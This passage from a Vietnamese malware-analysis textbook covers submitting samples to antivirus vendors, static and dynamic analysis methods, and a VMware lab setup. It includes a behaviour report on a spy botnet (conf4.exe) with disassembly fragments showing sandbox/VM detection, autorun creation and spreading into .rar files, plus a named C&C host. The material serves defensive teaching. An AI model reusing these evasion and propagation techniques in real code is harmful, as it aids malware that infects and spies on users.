
Hinh 3-14 : gửi email sử dụng định dạng zip

Email là của các công ty về mã độc

v3sos@ahnlab.com;virus@arcabit.com;virus@avast.com;virus@avg.com;virus@avira.com;virus_submission@bitdefender.com;bkav@bkav.com.vn;samples@bluepointsecurity.com;clearsight.support@clearsightav.com;malwaresubmit@avlab.comodo.com;virus@avsubmit.com;vms@drweb.com;malware@emcosoftware.com;submit@emsisoft.com;virus@esafe.com;samples@escanav.com;submitvirus@fortinet.com;research@spy-emergency.com;viruslab@f-prot.com;labs@fsbantivirus.com;vsamples@fsecure.com;virus@orbitech.org;samples@ikarus.at;submit@samples.immunet.com;k7viruslab@labs.k7computing.com;newvirus@kaspersky.com;support@jiangmin.com;research@lavasoft.com;virus_research@avertlabs.com;virus@micropoint.com.cn;avsubmit@submit.microsoft.com;virus@nanoav.ru;soporte@neotechnology.com.mx;samples@eset.com;support@noralabs.com;

analysis@norman.no;newvirus@novirusthanks.org;virus_info@inca.co.kr;virus@pandasecurity.com;suporte@psafe.com;kefu@360.cn;support@rubus.co.in;newvirus@s-cop.com;samples@sophos.com;detections@spybot.info;vlab@srnmicro.com;avsubmit@symantec.com;trojans@moosoft.com;virus@hacksoft.com.pe;virus@thirtyseven4.com;virus@ca.com;submit@trojanhunter.com;support@simplysup.com;virus@filseclab.com;malware-cruncher@sunbelt-software.com;viruslab@hauri.co.kr;newvirus@anti-virus.by;esupport@webroot.com;virus@zillya.com;huangruimin@kingsoft.com;lab@filemedic.com;pomoc@mks.com.pl

Gửi email định dạng 7z thì như sau:




Hình 3-15 : Giao diện gửi email

Email của các công ty về mã độc sử dụng định dạng


support.is@cmclab.net;samples@digital-defender.com;sample@preventon.com;support-tech@returnil.com;info@chicalogic.com;submit@antiy.com

3.2.2.2 Gửi bằng các trang trực tuyến


Hầu hết các Website của các hãng đều có khu vực cho phép gửi mẫu lên. Đây là một cách giúp các hãng AntiVirus có thêm mẫu mới.




Hinh 3-16 : Gửi mẫu lên trang Symatec



Hình 3-17: Gửi mẫu lên trang Bitdefender



Hình 3-18 Gửi mẫu lên trang AVG



Hình 3-19: Gửi mẫu lên trang Avira

3.2.3 Phân tích mẫu sử dụng một số phương pháp

3.2.3.1 Phân tích thông tin sơ bộ mã độc hại

Người phân tích dự đoán đặc điểm, phân loại mã độc hại, chia dòng, đặt tên bằng cách xem mã hex, xem thuộc tính của file, kích thước file… hoặc thông tin đơn giản khác để chúng ta tiến hành phân loại sơ bộ mã độc hại.

Tìm kiếm thông tin: có thể upload mã độc hại lên các trang như Virus-total hoặc scan bằng các chương trình Anti-Virus xem chúng đã được nhận diện chưa. Nếu mã độc hại đã được nhận diện, chúng ta sẽ tìm kiếm thêm thông tin về mã độc hại đó làm cơ sở để thực hiện việc phân tích chi tiết.

3.2.3.2 Phân tích thông tin chi tiết hoạt động mã độc hại

Hiện nay có 2 phương pháp phân tích mã độc hại phổ biến. Đó là

- Phân tích tĩnh (static analysis)
- Phân tích động (dynamic analysis)

Cả 2 phương pháp đều rất quan trọng và đều có những ưu nhược điểm riêng

a. Static analysis (phân tích tĩnh)

Static analysis là phương pháp xem mã dịch ngược để xác định những hành vi thực sự mã độc hại này sẽ làm gì trên hệ thống mà không cần phải chạy nó từ đó hiểu rõ hơn về hoạt động của mã độc hại.

Phương pháp này thường sử dụng các công cụ:

- Disassembler
- Decompiler
- Source code analyzer

Ưu điểm phương pháp phân tích tĩnh:

- Phân tích tĩnh có thể phát hiện ra hoạt động, cách hoạt động của mã độc trong các trường hợp khác nhau.
- Static analysis sẽ cho chúng ta cái nhìn đúng nhất về một chương trình. Tuy nhiên rất khó khi chúng ta có thể nắm được toàn bộ hoạt động của một chương trình, trừ các chương trình có mã code nhỏ.

Nhược điểm phương pháp phân tích tĩnh:

• Phương pháp này đòi hỏi người phân tích phải am hiểu sâu về hệ thống và lập trình, không phải tất cả các mã độc hại đều có thể dịch ngược. Hơn nữa nhiều mã độc hại được lập trình tinh vi dùng nhiều chương trình bảo vệ để chống dịch ngược mã về dạng assembly.

b. Dynamic analysis (phân tích động)

Dynamic analysis hay còn gọi là phân tích động là phương pháp quan sát xem mã độc hại khi thực thi sẽ làm những gì, chạy như thế nào, làm gì trên máy tính mình qua các công cụ monitor, cách này có nhược điểm với các dòng mã độc hại chạy theo lịch trình. Nghiên cứu hoạt động của chương trình bằng cách thực thi chương trình đó.

Phương pháp này thường sử dụng các công cụ:

- Debugger
- Function call tracer
- Machine emulator
- Logic analyzer
- Network sniffer

Ưu nhược điểm

Dynamic analysis cung cấp thông tin nhanh và chính xác. Tuy nhiên dynamic analysis có một nhược điểm là: "Những gì thấy được không phải là tất cả". Nói cách khác dynamic analysis không thể dự đoán được những hành vi của chương trình trong các điều kiện "đặc biệt" không tồn tại trong thực tế. Có thể lấy ví dụ với các mã độc hại chạy theo thời gian, tức là ở thời điểm này nó hoạt động thời điểm khác nó lại không hoạt động.

Mỗi phương pháp đều có một đặc điểm riêng nhưng khi phân tích mã độc hại thì người ta thường phải sử dụng cả 2 phương pháp để hỗ trợ lẫn nhau.

Dù mục đích chính thì giống nhau nhưng các công cụ hỗ trợ việc phân tích, thời gian bỏ ra của từng phương pháp là khác nhau.

2.2.4.1 Quan sát hành vi mã độc hại (Dynamic analysis)

Như vậy ở trên đã nói qua 2 phương pháp được sử dụng để phân tích mã độc hại thì phương pháp quan sát hành vi mã độc hại được dùng trước.

Để quan sát hành vi mã độc hại này đòi hỏi thiết lập môi trường thử nghiệm: sử dụng máy ảo, sandbox, vitural PC để cho mã độc hại chạy. Nếu mã độc hại có cơ chế phát hiện môi trường ảo thì phải sử dụng môi trường thật đã được giới hạn (trong LAN) để thử nghiệm. Thiết lập mạng Internet, web, mail, cài đặt các hệ thống có lỗi nếu mã độc hại khai thác lỗi từ lỗi hệ thống. Môi trường thử nghiệm càng đầy đủ, càng "thật" thì sẽ quan sát được càng nhiều đặc điểm của mã độc hại. Nếu xây dựng được hệ thống máy như máy bị nhiễm thì càng tốt.

Thiết lập các công cụ giám sát: vì không thể quan sát virus bằng mắt nên trong môi trường thử nghiệm cần có các công cụ quan sát chuyên dụng như:

- File monitor.
- Registry monitor.
- Process monitor.
- Network monitor.
- Các tool phát hiện rootkit.
- Bộ công cụ này sẽ giúp chúng ta quan sát mã độc hại tốt hơn. Bắt đầu chạy mã độc hại và quan sát các thông tin :

- Khảo sát processes xem có processes lạ nào đáng ngờ không?
- Khảo sát các modules dlls…. xem có gắn vào các process hệ thống không?
- Khảo sát registry xem có process nào cùng khởi động với hệ điều hành có key nào được sinh ra và bị sửa đổi không?
- Kiểm tra MD5, CRC, SHA các module (file) đang chạy trên hệ thống xem có bị mã độc hại gắn vào không?
- Khảo sát các file, các thư mục ẩn để tìm các file nghi ngờ.
- Khảo sát các driver, tìm rootkit làm ẩn tiến trình, ẩn key.
- Khảo sát lưu lượng mạng xem có tăng đột ngột không?
- Kiểm tra xem các kết nối TCP/IP trên máy.

Chạy mã độc hại và ghi log, quan sát càng lâu kết quả càng chính xác. Thông thường mã độc hại sẽ được quan sát cho đến khi chúng không còn hoạt động gì đáng kể hoặc hành động lặp đi lặp lại. Việc ghi log chủ yếu do các công cụ monitor chuyên dụng ở trên thực hiện.

2.2.4.2 Phân tích mã dịch ngược (Static analysis)

Sau khi phân tích mã độc hại bằng cách quan sát hành vi ta sẽ thu được một số thông tin, nhưng như vậy chưa đủ, ta vẫn cần dịch ngược mã độc hại để xem chi tiết rõ hơn liệu mã độc hại còn làm gì nữa và làm vào thời điểm nào.

Do mã độc hại khi thu được là ở dạng thực thi không có mã nguồn đi kèm theo để phân tích nên thường phải dịch ngược mã độc hại đó về mã assembly để phân tích. Thường ở bước này ta sẽ làm những việc sau:

- Xem mã độc hại được viết bằng ngôn ngữ gì?
- Có sử dụng các packer để nén lại hay các protector (chương trình bảo vệ)nào không?
- Khi biết mã độc hại được pack bằng trình nào thì có thể dùng trình đó unpack ra, tương tự cũng unprotector file mã độc hại.
- Dùng các công phụ phù hợp với công cụ viết mã độc hại để decompile, disassemble, debugging...
- Đọc và phân tích mã code assembly để tìm thêm hoạt động của mã độc hại.

- Trace code , debug mã độc hại khi việc dịch ngược tỏ ra khó khăn hoặc thiếu hiệu quả. Hoặc khi cần làm thật rõ một đoạn mã người ta phải debug mã độc hại. Có nghĩa là sẽ lần từng lệnh nhỏ của mã độc hại để xem chính xác là mã độc hại đã làm những gì. Mã độc hại thường có các kỹ thuật chống dịch ngược thì cũng sẽ có các kỹ thuậnt chống debug (anti debug) và người phân tích phải vượt qua nó (anti anti-debug).

3.2.4 Viết báo cáo tổng kết hành vi hoạt động mã độc

Sau khi phân tích xong mẫu mã độc, người phân tích cần tổng hợp thành một báo cáo hành vi hoạt động của mã độc. Dưới đây là một báo cáo tổng hợp lại kết quả sau khi phân tích.

I. CONF4.exe

SHA256:1c09b262b940d22c7f0b6956aee0949a640db66616bf70e4cdf6b1e7eae06828

SHA1: fd24495048ce85e39174b0f9f6fc5597137b84d5

MD5: ceea769e2b3dfc45ce8f0075541a5939

File size: 112.7 KB(115376 bytes)

File name: conf4.exe

File type: Win32EXE

Code bằng Borland Delphi(2.0-7.0) và VisualC++ 6.0

II. Thông tin chung

- File là một Spy Bot Net đã bị 22/44 trình diệt virus phát hiện theo virus total xác định.

III. Các hoạt động cụ thể.

Kiểm tra các chương trình thực hiện việc phân tích như wireshark,… và hàm kiểm tra sandbox, vmware…

```
.text:004049C3   lea     eax, [ebp+pcbBuffer]
.text:004049C6   push    edi
.text:004049C7   push    eax             ; pcbBuffer
.text:004049C8   lea     eax, [ebp+Str]
.text:004049CE   mov     [ebp+var_14], offset aSandbox ; "sandbox"
.text:004049D5   push    eax             ; lpBuffer
.text:004049D6   mov     [ebp+var_10], offset aHoney ; "honey"
.text:004049DD   mov     [ebp+var_C], offset aVmware ; "vmware"
.text:004049E4   mov     [ebp+var_8], offset aCurrentuser ; "currentuser"
.text:004049EB   mov     [ebp+pcbBuffer], 80h
.text:004049F2   call    ds:GetUserNameA
```

Hình 3-20: Kiểm tra môi trường phân tích

Thực hiện việc đăng kí, tạo thread tự động copy file, dùng các API CopyFileA copy file virus sang, tạo mới các file desktop.ini đăng kí các khóa autorun:

```
lea     eax, [ebp+PathName]
push    eax             ; lpString1
call    esi ; lstrcatA
lea     eax, [ebp+PathName]
push    offset aAutorun_inf ; "\\autorun.inf"
push    eax             ; lpString1
call    esi ; lstrcatA
lea     eax, [ebp+PathName]
push    80h             ; dwFileAttributes
push    eax             ; lpFileName
call    ebx ; SetFileAttributesA
xor     esi, esi
lea     eax, [ebp+PathName]
push    esi             ; hTemplateFile
push    7               ; dwFlagsAndAttributes
push    2               ; dwCreationDisposition
push    esi             ; lpSecurityAttributes
push    esi             ; dwShareMode
push    40000000h       ; dwDesiredAccess
push    eax             ; lpFileName
call    ds:CreateFileA
mov     edi, eax
```

Hình 3-21: Tạo autorun

Tạo các thread với hàm chính của Bot, để duy trì nhận lệnh bot từ xa từ C&C server: New.gov.me.

Các chức năng của Bot tìm thấy:

- Tự hủy
- Xóa Registry key
- Tự tạo file.bat remove các file
- Download các file tự cập nhật
- Lây lan file crack.exe vào tất cả các file. rar trên máy.

```
    SetCurrentDirectoryA( .. );
  }
}
else
{
  if ( GetFullPathNameA(FindFileData.cFileName, 0x104u, &String, &FilePart) )
  {
    CharLowerA(&String);
    v2 = lstrlenA(&String);
    if ( !memcmp(&v3[v2], "rar", 3u) )
    {
      Sleep(0x1388u);
      sub_406032(&v6, 7, 1);
      sub_405C39(&String, NumberOfBytesWritten, "+ëÜÿÉ+PâP", 128);// +ëÜÿÉ+PâP = crack.exe
    }
  }
}
```

Hình 3-22: Lây lan file crack vào các file .rar

- Spam email (gửi file zip), Spam lấy thông tin các loại tài khoản yahoo, MSN, Spype
- Đưa file lây nhiễm vào mạng P2P torrent

```
402280 ; ---------------------------------------------------------------------------
402280 ; 466:     if ( !lstrcmpiA("P2p", *a1) )
402280
402280 loc_402280:                             ; CODE XREF: CaseChucNang+7DB↑j
402280                 push    dword ptr [esi] ; lpString2
402282                 push    offset aP2p     ; "P2p"
402287                 call    edi ; lstrcmpiA
402289                 test    eax, eax
```

Hình 3-23: Lây nhiễm vào mạng P2P torrent

- Tấn công Dos các mục tiêu chỉ định (syn flood)
- Tìm giả mã hệ thống bảo vệ Pstore của Windows

3.2.5 Xử lý mẫu mã độc

Tìm signature của mã độc hại và phương pháp diệt mã độc hại

Trong bước này thực hiện:

• Tìm đặc điểm nhận diện mã độc hại trong hệ thống sau khi phân tích (ví dụ tại offset nào đó chứa chuỗi string nào, hoặc giá trị MD5 của file…).

• Đề ra các phương án khắc phục hệ thống bị nhiễm mã độc hại.

• Tìm phương án diệt nó, nếu nắm được hành vì của nó có thể tự viết các script xóa mã độc hại đó trong hệ thống.

3.3 Câu hỏi và bài tập

Chương 4
CÁC KỸ THUẬT PHÂN TÍCH TĨNH

Trong các chương trước giáo trình đã trình bày quy trình phân tích mã độc, trong quy trình phân tích có mô tả các phương pháp sử dụng để phân tích mã. Chương 4 này sẽ giúp sinh viên hiểu rõ hơn phương pháp phân tích tĩnh. Trước khi phân tích thì sinh viên cần cách xây dựng môi trường hỗ trợ công việc phân tích.

4.1 Xây dựng môi trường phân tích tĩnh

Xây dựng môi trường phân tích mã độc là công việc quan trọng. Như đã biết mã độc luôn tiềm ẩn các hành vi nghi ngờ và rất dễ lây lan. Việc xây dựng môi trường phân tích mã phù hợp và an toàn là việc cần thiết.

Để tạo ra được môi trường an toàn trong khi phân tích mã độc hại, trong phương pháp phân tích tĩnh để phân tích mã độc hại người ta dùng 2 cách:

- Xây dựng môi trường ảo để phân tích mã độc.
- Xây dựng môi trường thật để phân tích mã độc.


4.1.1 Xây dựng môi trường ảo.

Việc xây dựng môi trường ảo đảm bảo cho các loại mã độc hại không phá hoại được hệ thống máy tính thật. Các phần mềm để xây dựng môi trường ảo như Vmware workstation, virtualbox…. Ở đây sẽ lựa chọn xây dựng môi trường phân tích với VM workstation.

Phương án xây dựng như sau:

- Một máy tính thật cài Windows 7
- Trên Win 7 cài đặt một máy ảo Vmware, trong máy ảo cài đặt Windows XP(môi trường để chạy malware và thực hiện phân tích).
- Cài đặt mạng phù hợp với việc phân tích.
- Cài các tool cần thiết phục vụ việc phân tích

Thực hiện việc cài đặt Vmware sao cho memory (515 mb) và Hard Disk (10Gb), sau khi thực hiện cài đặt xong, tùy thuộc vào từng loại mã độc hại để cài cấu hình mạng.




Hình 4-1: Chọn cấu hình mạng

Sau khi cài đặt xong, Vmware sẽ tạo nên 2 card mạng Vmware 1 và Vmware 8 trên máy thật và máy thật có thể sử dụng 2 card mạng này để kết nối với các máy ảo. khi lựa chon cấu hình mạng cho máy ảo ta có thể chọn một trong các chế độ sau:

Bridged networking: Card mạng của máy ảo sẽ được gắn trực tiếp với card mạng của máy thật (sử dụng switch ảo VMnet0). Lúc này, máy ảo sẽ đóng vai trò như một máy trong mạng thật, có thể nhận DHCP từ mạng ngoài, hoặc đặt IP tĩnh cùng dải với mạng ngoài để giao tiếp với các máy ngoài mạng hoặc lên Internet.

